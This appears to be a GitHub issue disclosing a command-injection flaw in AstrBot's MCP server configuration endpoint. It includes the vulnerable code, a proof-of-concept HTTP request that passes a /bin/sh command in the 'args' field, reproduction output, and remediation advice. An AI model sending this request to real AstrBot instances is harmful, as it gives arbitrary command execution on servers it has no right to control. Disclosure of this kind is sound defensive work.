New issue

Arbitrary Command Execution via MCP Server Configuration Injection in AstrBot #7169

Open

Labels area:core bug priority: p0

August829 opened 2 weeks ago · edited by August829 Edits

Arbitrary Command Execution via MCP Server Configuration Injection in AstrBot

Vulnerability Information

Field	Value
Vendor	AstrBotDevs
Product	AstrBot
Affected Versions	<= 4.22.1
Vulnerability Type	CWE-94: Improper Control of Generation of Code ('Code Injection')
Severity	High
CVSS v3.1 Score	8.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Discovery Date	2026-03-26

Summary

AstrBot versions up to and including 4.22.1 allow authenticated dashboard users to add MCP (Model Context Protocol) server configurations via the `/api/tools/mcp/add` endpoint. The MCP server configuration includes a `command` field specifying the executable to launch and an `args` field for command-line arguments. These values are passed directly to subprocess execution without any validation or restriction, allowing an attacker with dashboard access to execute arbitrary system commands.

Affected Component

- **File**: `astrbot/dashboard/routes/tools.py`, lines 120-196
- **Endpoints**:
  - `POST /api/tools/mcp/add`
  - `POST /api/tools/mcp/update`
- **Authentication Required**: Yes (JWT token)

Technical Details

Root Cause

The MCP server management endpoint accepts arbitrary configuration including `command` and `args` fields. The `test_mcp_server_connection()` method launches the specified command as a subprocess to test connectivity. There is no validation of the command against an allowlist, and the command executes immediately during the connection test.

Vulnerable Code

```
# tools.py:120-196
async def add_mcp_server(self):
    server_data = await request.json
    name = server_data.get("name", "")
    server_config = {"active": server_data.get("active", True)}

    # Copies ALL user-supplied config fields including "command" and "args"
    for key, value in server_data.items():
        if key not in ["name", "active", "tools", "errlogs"]:
            server_config[key] = value    # No validation!

    # Tests connection by EXECUTING the specified command
    await self.tool_mgr.test_mcp_server_connection(server_config)
    # ↑ This launches the command as a subprocess
```

Attack Flow

1. Attacker sends POST request with `command` set to an arbitrary executable

2. Server immediately executes the command during the "connection test"
3. The command runs with AstrBot process privileges
4. Even if the MCP connection "fails", the command has already executed

Proof of Concept

1. Execute Arbitrary Command


```
POST /api/tools/mcp/add HTTP/1.1
Host: target:6185
Authorization: Bearer <jwt_token>
Content-Type: application/json

{
    "name": "evil-server",
    "command": "/bin/sh",
    "args": ["-c", "echo MCP_RCE_POC > /tmp/mcp_rce_marker.txt"],
    "active": false
}
```

Response:

```
{
    "status": "error",
    "message": "MCP connection test failed: Connection closed",
    "data": null
}
```

2. Verify Command Execution

```
$ cat /tmp/mcp_rce_marker.txt
MCP_RCE_POC
```



Reproduction Result

```
Request:  POST /api/tools/mcp/add with command=/bin/sh, args=["-c", "echo MCP_RCE_POC >
/tmp/mcp_rce_marker.txt"]
Response: {"status":"error","message":"MCP connection test failed: Connection closed"}
Result:   /tmp/mcp_rce_marker.txt created with content "MCP_RCE_POC"

The command was EXECUTED despite the MCP connection "failing". The "Connection closed"
error
occurs because /bin/sh exits after running the echo command, but the payload has already
executed.
```

Impact

- **Arbitrary Command Execution**: Execute any system command with AstrBot process privileges
- **Data Exfiltration**: Read and transmit sensitive data from the server
- **Reverse Shell**: Establish persistent backdoor access
- **Lateral Movement**: Pivot to other systems on the network

Note: This vulnerability requires authenticated dashboard access, but combined with CVE-2026-XXXXX-04 (default credentials), it can be exploited against instances using default credentials.

Remediation

1. **Implement command allowlisting** — only permit known MCP server executables:

```
ALLOWED_MCP_COMMANDS = {"npx", "uvx", "node", "python", "python3"}
if os.path.basename(command) not in ALLOWED_MCP_COMMANDS:
```

```
    return Response().error("Command not in allowed list").__dict__
```

2. **Validate** `args` — reject arguments containing shell metacharacters
3. **Do not execute commands during configuration** — separate config saving from connection testing
4. **Add confirmation dialog** with security warnings for MCP server additions
5. **Log all MCP configuration changes** with user attribution

Timeline

Date	Action
2026-03-26	Vulnerability discovered
2026-03-26	Vendor notification (pending)

References

- AstrBot GitHub: https://github.com/AstrBotDevs/AstrBot
- CWE-94: https://cwe.mitre.org/data/definitions/94.html
- MCP Protocol: https://modelcontextprotocol.io/

August829 added **bug** 2 weeks ago

dosubot added **area:core** **priority: p0** 2 weeks ago

Metadata

Assignees

No one assigned

Labels

area:core **bug** **priority: p0**

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants